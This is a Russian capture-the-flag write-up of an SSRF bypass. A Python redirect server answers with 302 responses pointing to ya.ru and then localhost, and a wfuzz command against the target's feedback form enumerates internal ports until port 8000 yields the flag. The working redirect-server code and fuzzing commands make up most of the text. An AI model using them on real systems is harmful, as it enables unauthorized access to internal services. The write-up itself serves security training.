



Ставим `python` и пишем простой `http replay` сервер:

```
#!/bin/env python3

import socket
```

```
HOST = '0.0.0.0'
PORT = 5000

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    s.bind((HOST, PORT))
    s.listen()
    print(f'Server is listening on {HOST}:{PORT}')


    try:
        while True:
            conn, addr = s.accept()

            with conn:
                print(f'Connected by {addr}')
                data = conn.recv(1024)
                if not data:
                    break

                response_body = ""

                response_header = (
                    "HTTP/1.1 302 FOUND\r\n"
                    "Content-type: text/plain\r\n"
                    "Location: http://127.0.0.1:8000\r\n"
                    f"Content-Lenght: {len(response_body)}\r\n"
                    "Connection: close\r\n"
                    "\r\n"
                )

                conn.sendall(response_header.encode('utf-8') +
response_body.encode('utf-8'))
    except KeyboardInterrupt:
        print("\nServer is shutting down...")
        s.close()
        exit(1)
```

Запускаем сервер и указываем его адрес в форме обратной связи в параметре `url=http://84.201.157.244:5000`, для тестирования байпасса **SSRF** попробуем указать `Location:` на `http://ya.ru`






Видим что перенаправление на другие ресурсы работает. В теле ответа есть `json` в `base64`, который при декрипте отобразит страницу `ya.ru`.

2. Попробуем поменять `Location:` на `loopback` интерфейс в разных нотациях:

```
        with conn:
            print(f'Connected by {addr}')
            data = conn.recv(1024)
            if not data:
                break

            response_body = ""

            response_header = (
                "HTTP/1.1 302 FOUND\r\n"
                "Content-type: text/plain\r\n"
                "Location: http://localhost\r\n"
                f"Content-Lenght: {len(response_body)}\r\n"
                "Connection: close\r\n"
                "\r\n"
            )

            conn.sendall(response_header.encode('utf-8') + response_body.encode('utf-8'))
    except KeyboardInterrupt:
```



Видим, что перенапрвление работает, но получаем ошибку, так как нам не известно на каком порту забиндин веб сервис. Сделаем хитрость, будет фаззить порты. Для этого подравим `replay` сервер, который будет парсить `HTTP` параметр `?port=` и подставлять его в значение в `Location: localhost:{ port }`

```python
#!/bin/env python

import socket
from urllib.parse import urlparse, parse_qs

HOST = '0.0.0.0'
PORT = 5000

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
```

```
    s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    s.bind((HOST, PORT))
    s.listen()
    print(f'Server is listening on {HOST}:{PORT}')

    try:
        while True:
            conn, addr = s.accept()
            with conn:
                data = conn.recv(1024)
                if not data:
                    break

                request_text = data.decode('utf-8', errors='replace')
                # Разбиваем запрос на строки и извлекаем первую (например:
"GET /?port=8080 HTTP/1.1")
                request_lines = request_text.splitlines()
                if request_lines:
                    request_line = request_lines[0]
                    parts = request_line.split()
                    if len(parts) >= 2:
                        method = parts[0]
                        path = parts[1]
                    else:
                        method = ''
                        path = ''
                else:
                    method = ''
                    path = ''

                port_value = ''
                response_body = ''

                if method.upper() == 'GET':
                    parsed_url = urlparse(path)
                    params = parse_qs(parsed_url.query)
                    port_value = params.get('port', [''])[0]

                response_header = (
                    "HTTP/1.1 302 FOUND\r\n"
                    "Content-Type: text/plain\r\n"
                    f"Location: http://localhost:{port_value}\r\n"
                    f"Content-Length: {len(response_body)}\r\n"
                    "Connection: close\r\n"
                    "\r\n"
                )

                print(f'Connectd by {addr} used port: {port_value}')

                conn.sendall(response_header.encode('utf-8') +
response_body.encode('utf-8'))
    except KeyboardInterrupt:
        print("\nServer is shutting down...")
        s.close()
```

```
            exit(1)
```


```
debian@fhm83sfoad3luk055fi3:~$
debian@fhm83sfoad3luk055fi3:~$ python3 replay_port.py
Server is listening on 0.0.0.0:5000


Connectd by ('62.173.149.254', 58490) used port: 7800
Connectd by ('62.173.149.254', 58494) used port: 7806
Connectd by ('62.173.149.254', 58510) used port: 7802
Connectd by ('62.173.149.254', 58520) used port: 7830
Connectd by ('62.173.149.254', 58528) used port: 7849
Connectd by ('62.173.149.254', 58540) used port: 7845
Connectd by ('62.173.149.254', 58554) used port: 7846
```

Запускаем сервер и начинаем фаззить порт на котором забинден процесс. То есть, в форме обратной связи мы указываем пейлод, который состоит из `http://{ replay_server }/?port=FUZZ`, где `FUZZ` будет перебор портов (можно указать range, либо использовать словать с самими популярными портами):

```
wfuzz -c -v -u http://62.173.140.174:16059/contacts -d
"name=test&url=http://84.201.157.244:5000/?port=FUZZ&message=test" -z
range,7800-8200 --hh 468
```

```
┌──(luksa㉿node1)-[~/hackers/vps/terraform]
└─$ wfuzz -c -v -u http://62.173.140.174:16059/contacts -d "name=test&url=http://84.201.157.244:5000/?port=FUZZ&message=test" -z range,7800-8200 --hh 468
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://62.173.140.174:16059/contacts
Total requests: 401

=====================================================================
ID           C.Time       Response   Lines      Word       Chars       Server                                    Redirect                                  Payload
=====================================================================

000000201:   0.104s       200        1 L        1 W        2720 Ch     Werkzeug/3.1.3 Python/3.9.18                                                        "8000"

Total time: 0
Processed Requests: 401
Filtered Requests: 400
Requests/sec.: 0
```

В результате фаззинга видим, что успешная SSRF атака сработала, веб сервис работает на 8000 порту. Теперь можно подправить replay сервре, чтобы добавить возможность указать ендпоинт для перенаправления: `http://{ replay_server }/?port=FUZZ&url=secret`, либо выполнять `?port=8000/FUZZ`так тоже сработает.



В итоге получаем флаг: `CODEBY{SM4LL_0M1SS10N_1N_7H3_C0D3}`

Ссылки:

> Server-side request forgery (SSRF)
> https://portswigger.net/web-security/ssrf